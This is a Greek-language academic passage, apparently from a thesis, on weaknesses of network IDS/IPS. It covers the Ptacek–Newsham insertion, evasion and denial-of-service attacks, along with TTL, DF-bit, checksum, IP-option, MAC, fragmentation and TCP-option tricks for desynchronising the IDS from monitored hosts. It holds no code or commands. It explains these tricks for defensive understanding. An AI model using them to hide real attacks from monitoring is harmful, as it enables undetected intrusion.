Το βασικότερο πρόβλημα που αντιμετωπίζουν τα δικτυακά IDS/IPS σχετίζεται με το γεγονός ότι η λειτουργία τους στηρίζεται στην ανάλυση των διακινούμενων πακέτων. Εξίσου όμως σημαντική πληροφορία είναι και ο τρόπος με τον οποίο επεξεργάζεται το κάθε πακέτο ο υπολογιστής για τον οποίο αυτό προορίζεται. Τα δικτυακά IDS/IPS όμως, δεν είναι σε θέση να γνωρίζουν το πως επεξεργάστηκε το κάθε πακέτο ο υπολογιστής για τον οποίο αυτό προοριζόταν, με αποτέλεσμα να λειτουργούν προσπαθώντας να προβλέψουν ή να συμπεράνουν τη συμπεριφορά του βάσει των ανταλλασσόμενων πακέτων. Το πρόβλημα αυτής της τεχνικής έγκειται στο γεγονός ότι μέσω της παθητικής παρακολούθησης δεν είναι δυνατό να προβλεφθεί με ακρίβεια ο τρόπος με τον οποίο θα

χειριστεί ένας υπολογιστής ένα πακέτο, ή ακόμα και αν αυτό το πακέτο θα φτάσει στον προορισμό του.

Το IDS/IPS είναι ένα συνήθως παθητικό σύστημα το οποίο είναι διαφορετικό από τα συστήματα που εποπτεύει και που σε πολλές περιπτώσεις βρίσκεται σε διαφορετικό σημείο του δικτύου από αυτά. Είναι όμως απαραίτητο να αντιλαμβάνεται τη δικτυακή κίνηση με τον ίδιο τρόπο που την αντιλαμβάνονται και τα εποπτευόμενα συστήματα. Λόγω της παθητικότητας με την οποία παρακολουθεί τη διακινούμενη κίνηση, δεν είναι σε θέση για παράδειγμα να ζητήσει την επανεκπομπή ενός πακέτου που παραλήφθηκε κατεστραμμένο. Επίσης, δεν είναι σε θέση να γνωρίζει αν ο παραλήπτης ενός πακέτου το αποδέχθηκε. Για παράδειγμα, ορισμένα συστήματα αποδέχονται πακέτα με λανθασμένο IP, TCP ή UDP checksum, ενώ κάποια άλλα τα απορρίπτουν σιωπηλά. Αυτές οι διαφοροποιήσεις είναι αποτέλεσμα της ασάφειας των προδιαγραφών των πρωτοκόλλων οι οποίες για παράδειγμα οδηγούν σε διαφορετικές υλοποιήσεις ανά λειτουργικό σύστημα ή web server. Ακόμα όμως και αν το IDS/IPS γνωρίζει το λειτουργικό σύστημα ή τον web server του εποπτευόμενου συστήματος, δεν είναι σε θέση να γνωρίζει αν τελικά θα αποδεχθεί ένα πακέτο. Για παράδειγμα ενδέχεται να απορριφθεί ένα πακέτο διότι έχουν εξαντληθεί οι υπολογιστικοί πόροι του παραλήπτη ή το πακέτο να μην φτάσει ποτέ έως τον παραλήπτη του, χωρίς το IDS/IPS να είναι σε θέση να το αντιληφθεί αυτό. Συνεπώς, η απλή παρακολούθηση των διακινούμενων πακέτων, δεν μπορεί να εγγυηθεί το συγχρονισμό μεταξύ του IDS και του εποπτευόμενου συστήματος.

5.1.2 Ευπάθεια στις επιθέσεις άρνησης υπηρεσιών


Οι επιθέσεις άρνησης υπηρεσιών έχουν ως στόχο να πλήξουν τη διαθεσιμότητα ενός συστήματος, είτε εξαντλώντας τους υπολογιστικούς του πόρους, είτε οδηγώντας το σε κατάρρευση μέσω της εκμετάλλευσης κάποια αδυναμίας του. Στα συστήματα ασφάλειας χρησιμοποιούνται οι όροι *fail-open* και *fail-closed* προκειμένου να περιγράψουν τη λειτουργία του συστήματος σε περίπτωση αστοχίας του. Πρόκειται για μία ορολογία που χρησιμοποιείται πολύ συχνά στα firewalls, τα οποία όταν λειτουργούν ως fail-closed δεν επιτρέπουν τη διέλευση κανενός πακέτου σε περίπτωση αστοχίας τους, ενώ όταν λειτουργούν ως fail-open επιτρέπουν τη διέλευση όλων των πακέτων χωρίς να τα ελέγχουν.

Τα δικτυακά IDS/IPS, τα οποία συνήθως χρησιμοποιούνται ως παθητικά στοιχεία του δικτύου, λειτουργούν εξ' ορισμού ως fail-open και συνεπώς δεν είναι σε θέση να ελέγχουν τη διακινούμενη κίνηση σε περίπτωση αστοχίας τους. Δυστυχώς, το πρόβλημα των επιθέσεων άρνησης υπηρεσιών δεν είναι εύκολα αντιμετωπίσιμο, κυρίως λόγω των διαφόρων τεχνικών εξάντλησης των υπολογιστικών πόρων ενός IDS/IPS.

5.2 Προβλήματα και επιθέσεις

Ήδη από το 1998 έχουν γίνει γνωστές από τους Thomas Ptacek και Timothy Newsham [17] τρεις διαφορετικές κατηγορίες επιθέσεων έναντι των δικτυακών IDSs/IPSs. Οι επιθέσεις αυτές έχουν ως στόχο τον αποσυγχρονισμό μεταξύ του IDS/IPS και του εποπτευόμενου συστήματος, έτσι ώστε είτε να επεξεργάζονται διαφορετικά δεδομένα ή τα ίδια δεδομένα με διαφορετικό τρόπο. Εφόσον ο επιτιθέμενος κατορθώσει να επιτύχει αυτόν τον αποσυγχρονισμό, είναι σε θέση να εκδηλώσει την επίθεσή του χωρίς αυτή να γίνει αντιληπτή. Οι κατηγορίες αυτές των επιθέσεων είναι οι ακόλουθες:


- **Εισαγωγή** (insertion). Μία επίθεση κατηγορίας εισαγωγής πραγματοποιείται με τη χρήση ενός ή περισσοτέρων πακέτων τα οποία γίνονται αποδεκτά από το IDS/IPS, ενώ αντιθέτως αυτά απορρίπτονται από τον τελικό τους αποδέκτη. Πρόκειται δηλαδή για την εισαγωγή πακέτων στη δικτυακή ροή τα οποία γίνονται αποδεκτά μόνο από το IDS/IPS. Με την εισαγωγή τέτοιων πακέτων στη δικτυακή ροή, είναι δυνατό να εκδηλωθεί μία επίθεση η οποία δεν θα γίνει αντιληπτή από το IDS/IPS, ακόμα και αν αυτό διαθέτει την κατάλληλη υπογραφή ανίχνευσης. Οι επιθέσεις αυτής της κατηγορίας είναι επιτυχείς, όταν το IDS/IPS είναι λιγότερο αυστηρό κατά την επεξεργασία των πακέτων από τον τελικό τους αποδέκτη. Στην Εικόνα 5-1 δίδεται ένα παράδειγμα μίας επίθεσης αυτής της κατηγορίας. Ο επιτιθέμενος δημιουργεί μία ροή πακέτων, καθένα από τα οποία περιλαμβάνει ένα χαρακτήρα. Από τα πακέτα αυτά, εκείνο που αντιστοιχεί στο χαρακτήρα X θα γίνει αποδεκτό μόνο από το IDS/IPS. Το αποτέλεσμα είναι να ανασυντίθενται διαφορετικά λεκτικά από το IDS/IPS και τον αποδέκτη των πακέτων.



Εικόνα 5-1: Παράδειγμα επίθεσης εισαγωγής – Προσθήκη του χαρακτήρα X [17]

- **Διαφυγή** (evasion). Μία επίθεση κατηγορίας διαφυγής λειτουργεί αντίστροφα από μία επίθεση εισαγωγής. Πραγματοποιείται με τη χρήση ενός ή περισσοτέρων πακέτων τα οποία απορρίπτονται από το IDS/IPS, διαφεύγοντας έτσι από την επιθεώρησή τους, ενώ αντιθέτως

αυτά γίνονται αποδεκτά από τον τελικό τους αποδέκτη. Οι επιθέσεις αυτής της κατηγορίας είναι επιτυχείς, όταν το IDS/IPS είναι περισσότερο αυστηρό κατά την επεξεργασία των πακέτων από τον τελικό τους αποδέκτη. Το αποτέλεσμα αυτών των επιθέσεων είναι να πραγματοποιούνται ολόκληρες σύνοδοι οι οποίες δε γίνονται αντιληπτές από το IDS/IPS.



Εικόνα 5-2: Παράδειγμα επίθεσης διαφυγής – Διαφυγή του χαρακτήρα A [17]

- **Άρνηση Υπηρεσιών** (Denial Of Service**)**. Όπως προαναφέρθηκε, οι επιθέσεις άρνησης υπηρεσιών έχουν ως στόχο να πλήξουν τη διαθεσιμότητα ενός συστήματος, είτε εξαντλώντας τους υπολογιστικούς του πόρους, είτε οδηγώντας το σε κατάρρευση μέσω της εκμετάλλευσης κάποια αδυναμίας του.

5.2.1 Προβλήματα στο επίπεδο δικτύου


Ένα πρόβλημα εισαγωγής ή διαφυγής στο επίπεδο δικτύου επηρεάζει και όλα τα υψηλότερα επίπεδα. Η εισαγωγή ενός πακέτου IP δίνει τη δυνατότητα στον επιτιθέμενο να εισαγάγει κατ' επέκταση ένα ορθώς μορφοποιημένο πακέτο υψηλότερου επιπέδου, όπως TCP, UDP ή ICMP. Είναι συνεπώς εξαιρετικά σημαντικό για ένα IDS/IPS το να μπορεί να αντιμετωπίσει με επιτυχία τις προσπάθειες αποφυγής ανίχνευσης αυτού του επιπέδου.

5.2.1.1 Χειραγώγηση τιμών πεδίων επικεφαλίδας IP

Ο απλούστερος τρόπος απόρριψης ενός πακέτου IP είναι η απόδοση μίας λανθασμένης τιμής σε ένα από τα πεδία επικεφαλίδας του πακέτου. Ένα τέτοιο πεδίο είναι για παράδειγμα το πεδίο "Version", όπου οποιαδήποτε τιμή διαφορετική από το 4, θεωρείται λανθασμένη για πακέτα IPv4. Τα πακέτα με εσφαλμένες τιμές στα πεδία επικεφαλίδων, δεν μπορούν όμως εύκολα να αξιοποιηθούν για επιθέσεις αποφυγής ανίχνευσης, καθώς αυτά συνήθως απορρίπτονται από τις ενδιάμεσες συσκευές δρομολόγησης. Ορισμένες τεχνικές χειραγώγησης τιμών πεδίων επικεφαλίδας που μπορεί να είναι αποτελεσματικές είναι οι ακόλουθες.

5.2.1.1.1 Time To Live (TTL)

Το πεδίο TTL της επικεφαλίδας IP αναφέρει το μέγιστο αριθμό δρομολογητών από τους οποίους επιτρέπεται να διέλθει, πριν αυτό να απορριφθεί. Ο κάθε δρομολογητής που προωθεί το πακέτο, μειώνει αυτόν τον αριθμό κατά ένα. Ένας επιτιθέμενος που γνωρίζει την τοπολογία του δικτύου προορισμού, μπορεί να θέσει μία τέτοια τιμή στο πεδίο TTL, η οποία θα έχει ως αποτέλεσμα την επεξεργασία του πακέτου από το IDS/IPS, το οποίο συνήθως είναι τοποθετημένο στην περίμετρο του δικτύου, ενώ το πακέτο θα απορριφθεί από έναν από τους ενδιάμεσους δρομολογητές, πριν αυτό φτάσει στον τελικό του προορισμό. Το αποτέλεσμα θα είναι η επιτυχής έκβαση μίας επίθεσης εισαγωγής. [17][18]



Εικόνα 5-3: Χειραγώγηση πεδίου TTL [18]

5.2.1.1.2 DF (Don't Fragment)

Το MTU (μέγιστη μονάδα μετάδοσης) προσδιορίζει το μέγιστο μέγεθος πακέτου που μπορεί να δρομολογηθεί από την υποκείμενη τεχνολογίας μετάδοσης του επιπέδου σύνδεσης. Για παράδειγμα, το Ethernet έχει MTU 1500 bytes. Όταν ένα δίκτυο θέλει να στείλει πακέτα σε δίκτυα με μικρότερο MTU, μπορεί να θρυμματίσει το πακέτο σε μικρότερα πακέτα, προκειμένου να είναι εφικτή η μετάδοσή τους. Η επικεφαλίδα IP διαθέτει ένα πεδίο με όνομα DF (Don't Fragment), με το οποίο δίδεται εντολή στις συσκευές δρομολόγησης να μην θρυμματίσουν το πακέτο, αν αυτό είναι πολύ μεγάλο για να προωθηθεί, αλλά να το απορρίψουν. Στην περίπτωση κατά την οποία το MTU του δικτύου που βρίσκεται το IDS/IPS, είναι μεγαλύτερο από αυτό του δικτύου στο οποίο βρίσκεται το εποπτευόμενο σύστημα, ο επιτιθέμενος μπορεί να εισαγάγει πακέτα, θέτοντας το bit DF και κάνοντάς

τα πολύ μεγάλα για το δίκτυο προορισμού, χωρίς όμως να ξεπερνά το MTU του δικτύου του IDS/IPS. Τέτοια πακέτα θα φτάσουν έως το IDS/IPS ενώ θα απορριφθούν από το δρομολογητή του δικτύου προορισμού, με αποτέλεσμα την επιτυχή έκβαση μίας επίθεσης εισαγωγής. [17]

5.2.1.1.3 IP checksum

Ορισμένα IDS/IPS, στην προσπάθειά τους να βελτιώσουν τις επιδόσεις τους, δεν επαληθεύουν το IP checksum των πακέτων (ή ρυθμίζονται έτσι ώστε να μην το επαληθεύουν), θεωρώντας ότι τέτοιου είδους πακέτα θα απορριφθούν από τις συσκευές δρομολόγησης που βρίσκονται πριν από αυτά ή από τον τελικό προορισμό τους. Ένα IDS/IPS το οποίο δεν επαληθεύει το IP checksum είναι ευάλωτο σε επιθέσεις εισαγωγής, καθώς ενδέχεται να επεξεργαστεί ένα πακέτο το οποίο θα απορριφθεί από τον προορισμό του λόγω εσφαλμένου checksum. Η επίθεση αυτή μπορεί να εκδηλωθεί σε συνδυασμό με θρυμματισμό των πακέτων IP ή με επιθέσεις του επιπέδου μεταφοράς.


5.2.1.1.4 IP options

Ένα άλλο σημείο το οποίο μπορεί να εκμεταλλευτεί ένας επιτιθέμενος είναι η διαφορά που μπορεί να υπάρχει στην ανάλυση των IP options, μεταξύ του IDS/IPS και του τελικού προορισμού του πακέτου. Για παράδειγμα το source routing (δρομολόγηση από τον αποστολέα) είναι ένας μηχανισμός που επιτρέπει στον αποστολέα να προσδιορίζει την δρομολόγηση που θα γίνει για την παράδοση ενός πακέτου. Ένας επιτιθέμενος μπορεί να θέσει μία ψευδή διεύθυνση προέλευσης, επιλέγοντας μία διεύθυνση που ανήκει στο υποδίκτυο στο οποίο προσπαθεί να εισβάλει. Χρησιμοποιώντας ταυτόχρονα το μηχανισμό source routing μπορεί να εισάγει λαθραία το πακέτο στο δίκτυο. Τα περισσότερα IDS/IPS είναι έτσι ρυθμισμένα ώστε να θεωρούν πιο έμπιστα τα εσωτερικά από τα εξωτερικά δίκτυα. Έτσι ο επιτιθέμενος μπορεί να εκδηλώσει επιθέσεις οι οποίες δεν θα ανιχνευθούν από κανόνες οι οποίοι υποθέτουν ότι οι επιθέσεις μπορούν να εκδηλωθούν μόνο από το εξωτερικό δίκτυο. Επίσης, οι δρομολογητές που παρεμβάλλονται έως τον τελικό προορισμό του πακέτου ή και ο ίδιος ο προορισμός, ενδέχεται να απορρίπτουν πακέτα στα οποία έχει χρησιμοποιηθεί ο μηχανισμός source routing, με αποτέλεσμα να είναι εφικτή η εκδήλωση επιθέσεων εισαγωγής.

5.2.1.2 Διευθύνσεις MAC

Αν και προφανώς δεν πρόκειται για έναν πρόβλημα αυτό καθ' αυτό του επιπέδου δικτύου, ο τρόπος διευθυνσιοδότησης του επιπέδου συνδέσμου δίνει παρόμοιες δυνατότητες επιθέσεων εισαγωγής. Ένας επιτιθέμενος που βρίσκεται στο ίδιο τοπικό δίκτυο με το IDS/IPS και γνωρίζει τη διεύθυνση MAC του IDS/IPS, μπορεί να κατευθύνει πακέτα προς αυτό χρησιμοποιώντας τη διεύθυνση MAC του IDS/IPS, χωρίς εκείνα να μπορούν να φτάσουν στον εμφανιζόμενο αποδέκτη IP. Αν το IDS/IPS δεν ελέγχει αν η διεύθυνση MAC των πακέτων αντιστοιχεί στη διεύθυνση IP του αποδέκτη, δεν θα είναι σε θέση να γνωρίζει ότι κανένα άλλο σύστημα του δικτύου δεν θα μπορεί να τα επεξεργαστεί.

Ακόμα και αν ο επιτιθέμενος δε γνωρίζει τη διεύθυνση MAC του IDS/IPS, μπορεί να εκμεταλλευτεί το γεγονός ότι το IDS/IPS λειτουργεί σε promiscuous mode και να χρησιμοποιήσει μία ψεύτικη διεύθυνση MAC, με τα ίδια αποτελέσματα. [17]



Εικόνα 5-4: Επίθεση εισαγωγής στο επίπεδο συνδέσμου [17]

5.2.1.3 Θρυμματισμός IP

Τα πακέτα IP μπορούν να διασπαστούν σε μικρότερα πακέτα και να επανασυναρμολογηθούν στον προορισμό τους. Το κάθε κομμάτι λαμβάνει τη δική του επικεφαλίδα IP και μπορεί να δρομολογηθεί μέσω διαφορετικής διαδρομής. Η δυνατότητα αυτή του πρωτοκόλλου IP είναι γνωστή με τον όρο *θρυμματισμός* (fragmentation). Ο θρυμματισμός δίνει τη δυνατότητα μεταφοράς πακέτων μέσω διαφορετικών μέσων μετάδοσης, τα οποία ενδεχομένως να έχουν διαφορετικά όρια μεγέθους πακέτων.

5.2.1.3.1 Επανασυναρμολόγηση πακέτων IP

Λόγω ορισμένων ασαφειών των προδιαγραφών του πρωτοκόλλου IP, τα λειτουργικά συστήματα δεν χειρίζονται σε κάποιες περιπτώσεις την επανασυναρμολόγηση των πακέτων IP με ενιαίο τρόπο. Επίσης, το IDS/IPS είναι απαραίτητο να χειρίζονται με τον κατάλληλο τρόπο τα κομμάτια των πακέτων IP. Οι κύριες προκλήσεις τις οποίες θα πρέπει να αντιμετωπίζει ένα IDS/IPS είναι οι ακόλουθες:

- **Μεγάλος θρυμματισμός**. Ένας επιτιθέμενος μπορεί να στείλει πακέτα με όσο το δυνατό μεγαλύτερο θρυμματισμό, τα οποία ενδέχεται να διαιρούν ακόμα και την επικεφαλίδα TCP. Αν το IDS/IPS δεν είναι σε θέση να επανασυναρμολογήσει σωστά τα κομμάτια του πακέτου πριν από την επιθεώρησή τους με τη χρήση των υπογραφών, οι επιθέσεις δεν θα μπορούν να

ανιχνευθούν, αφού κανένα από τα κομμάτια του πακέτου δεν θα ταιριάζει με τις υπογραφές του IDS/IPS.

- **Παραλαβή κομματιών εκτός σειράς.** Το IDS/IPS θα πρέπει κατά την επανασυναρμολόγηση να θέτει τα κομμάτια στη σωστή σειρά. Ένας επιτιθέμενος μπορεί εσκεμμένα να αποστείλει τα κομμάτια εκτός σειράς, προκειμένου να μπερδέψει το IDS/IPS και να διαφύγει της ανίχνευσης.

- **Καθυστέρηση παραλαβής κομματιών**. Ένα IDS/IPS δεν θα πρέπει να επανασυναρμολογεί τα κομμάτια, αν προηγουμένως δεν έχει ελέγξει ότι έχουν παραληφθεί όλα. Ένα σύνηθες σφάλμα είναι η επανασυναρμολόγηση των κομματιών μόλις ληφθεί το κομμάτι που φέρει την ένδειξη του τελευταίου κομματιού. Ένα άλλο πρόβλημα που αντιμετωπίζουν τα IDS/IPS είναι το γεγονός ότι πρέπει να αποθηκεύουν τα κομμάτια που λαμβάνουν έως ότου είναι εφικτή η επανασυναρμολόγησή τους. Το γεγονός αυτό μπορεί να το εκμεταλλευτεί ένας επιτιθέμενος, στέλνοντας συνεχώς μόνο μέρος των κομματιών των θρυμματισμένων πακέτων, με αποτέλεσμα την εξάντληση της μνήμης του IDS/IPS. Τόσο τα IDS/IPS όσο και τα τελικά συστήματα που αποτελούν τον προορισμό των πακέτων, χρησιμοποιούν διάφορες τεχνικές (όπως timeout) για να απορρίπτουν τα παλιά ημιτελή πακέτα. Είναι ιδιαίτερα σημαντικό το IDS/IPS να χρησιμοποιεί την ίδια τεχνική απόρριψης πακέτων με το σύστημα που εποπτεύει, διότι σε διαφορετική περίπτωση είναι ευάλωτο σε επιθέσεις εισαγωγής και διαφυγής.

- **Επικαλυπτόμενα κομμάτια**. Τα κομμάτια ενός θρυμματισμένου πακέτου IP ενδέχεται να παραληφθούν εκτός σειράς και με επικαλυπτόμενες θέσεις. Αν ο τελικός αποδέκτης ενός πακέτου παραλάβει δεδομένα τα οποία βάσει του fragment offset προκύπτει ότι θα πρέπει να τοποθετηθούν σε θέση για την οποία έχουν ήδη παραληφθεί άλλα δεδομένα από ένα προηγούμενο κομμάτι, θα πρέπει να επιλύσει με κάποιο τρόπο αυτήν τη σύγκρουση. Σε αυτές τις περιπτώσεις, ορισμένα λειτουργικά συστήματα δίνουν προτεραιότητα στα παλιά δεδομένα, ενώ κάποια άλλα δίνουν προτεραιότητα στα νέα δεδομένα. Είναι λοιπόν σημαντικό για το IDS/IPS να επανασυναρμολογεί τα επικαλυπτόμενα κομμάτια με τον ίδιο τρόπο που τα επανασυναρμολογεί το εποπτευόμενο σύστημα. Διαφορετικά, ένας επιτιθέμενος μπορεί να πραγματοποιήσει επιθέσεις διαφυγής, αποκρύπτοντας την επίθεσή του μέσω επικαλύψεων που θα ερμηνευτούν διαφορετικά από τα δύο συστήματα.

5.2.2 Προβλήματα στο επίπεδο μεταφοράς

Το μεγαλύτερο πλήθος των επιθέσεων που πραγματοποιούνται χρησιμοποιεί συνδέσεις TCP. Είναι συνεπώς απαραίτητο για ένα IDS/IPS να είναι σε θέση να ανασυνθέσει τις πληροφορίες που διακινούνται μέσω της ροής των πακέτων TCP, με τον ίδιο τρόπο που τις ανασυνθέτουν τα

συστήματα που αυτό εποπτεύει. Στη συνέχεια περιγράφονται ορισμένες τεχνικές που εκμεταλλεύονται τη δυσκολία που έχουν τα IDS/IPS στο να παρακολουθήσουν τις ροές TCP.

5.2.2.1.1 Σφάλματα επικεφαλίδας TCP

Ορισμένοι συνδυασμοί πεδίων της επικεφαλίδας TCP δεν είναι έγκυροι και θα πρέπει να απορρίπτονται τα πακέτα που χρησιμοποιούν τέτοιους συνδυασμούς. Παραδείγματα τέτοιων σφαλμάτων είναι η ύπαρξη των σημαιών RST και SYN στο ίδιο πακέτο. Επιπροσθέτως, σύμφωνα με τις προδιαγραφές του πρωτοκόλλου TCP, η ύπαρξη δεδομένων σε ένα πακέτο SYN πρέπει να είναι αποδεκτή. Ωστόσο, υπάρχουν πολλές υλοποιήσεις του TCP που δεν επιτρέπουν την παρουσία δεδομένων σε πακέτα SYN ή που αποδέχονται εσφαλμένους συνδυασμούς σημαιών. Είναι λοιπόν σημαντικό για το IDS/IPS να γνωρίζει τον τρόπο με τον οποίο επεξεργάζεται τα πακέτα ο τελικός τους αποδέκτης, προκειμένου να μην είναι ευάλωτο σε επιθέσεις εισαγωγής ή διαφυγής.

5.2.2.1.2 TCP checksum

Όπως και στην περίπτωση του IP checksum, ορισμένα IDS/IPS στην προσπάθειά τους να βελτιώσουν τις επιδόσεις τους, δεν επαληθεύουν το TCP checksum των πακέτων (ή ρυθμίζονται έτσι ώστε να μην το επαληθεύουν). Ένα IDS/IPS το οποίο δεν επαληθεύει το TCP checksum είναι ευάλωτο σε επιθέσεις εισαγωγής, καθώς ενδέχεται να επεξεργαστεί ένα πακέτο το οποίο θα απορριφθεί από τον προορισμό του λόγω εσφαλμένου checksum.

5.2.2.1.3 TCP Options

Ο χειρισμός των TCP Options είναι δυσκολότερος από το χειρισμό που απαιτείται για τα IP Options. Ένας από του λόγους είναι η μεταγενέστερη προσθήκη ορισμένων TCP Options στις προδιαγραφές του πρωτοκόλλου. Ένας δεύτερος λόγος είναι το γεγονός ότι το TCP προσδιορίζει κανόνες σχετικά με το πότε μπορεί να εμφανιστεί ένα TCP Option εντός μίας σύνδεσης. Το RFC 1323 εισαγάγει δύο νέα TCP Options που σχεδιάστηκαν για την αύξηση της αξιοπιστίας και των επιδόσεων. Με την εισαγωγή αυτών των TCP Options, δόθηκε η δυνατότητα εμφάνισης TCP Options σε πακέτα που δεν είναι πακέτα SYN, το οποίο ερχόταν σε αντίθεση με τα έως τότε ισχύοντα. Το RFC 1323 υπαγορεύει ότι τα πακέτα που δεν είναι πακέτα SYN, μπορούν να περιλαμβάνουν TCP Options μόνο αν αυτά έχουν γίνει προηγουμένως αποδεκτά για αυτήν τη σύνδεση. Ορισμένες υλοποιήσεις του TCP απορρίπτουν εκείνα τα πακέτα δε συμβαδίζουν με τις παραπάνω επιταγές, ενώ ορισμένες άλλες απλά αγνοούν τα TCP Options που δε συμφωνούν με τα παραπάνω, χωρίς όμως να απορρίπτουν τα πακέτα. Αν το IDS/IPS δεν είναι σε θέση να γνωρίζει με ακρίβεια τον τρόπο με τον οποίο επεξεργάζεται τα πακέτα αυτά ο τελικός τους αποδέκτης, τότε είναι ευάλωτο σε επιθέσεις εισαγωγής ή διαφυγής. [17]

Μία άλλη έννοια η οποία εισήχθη από το RFC 1323 είναι το *PAWS* (Protection Against Wrapped Sequence Numbers). Πρόκειται για ένα μηχανισμό προσδιορισμού των πακέτων που πρέπει να απορριφθούν λόγω καθυστερημένης παράδοσής τους. Τα συστήματα που υλοποιούν το PAWS διατηρούν timestamps (χρονασφραγίδες) στα πακέτα TCP και σε περίπτωση εξάντλησης και ανακύκλωσης των SNs (Sequence Numbers) απορρίπτουν εκείνα τα πακέτα που έχουν SN κοινό με ένα άλλο πακέτο που έχει αναγνωριστεί (acknowledged) και έχει προγενέστερο από εκείνο timestamp. Επειδή ο μηχανισμός PAWS δεν έχει υλοποιηθεί από όλα τα συστήματα, το IDS/IPS πρέπει να γνωρίζει αν το εποπτευόμενο σύστημα τον υλοποιεί, προκειμένου να μην είναι ευάλωτο σε επιθέσεις εισαγωγής ή διαφυγής.

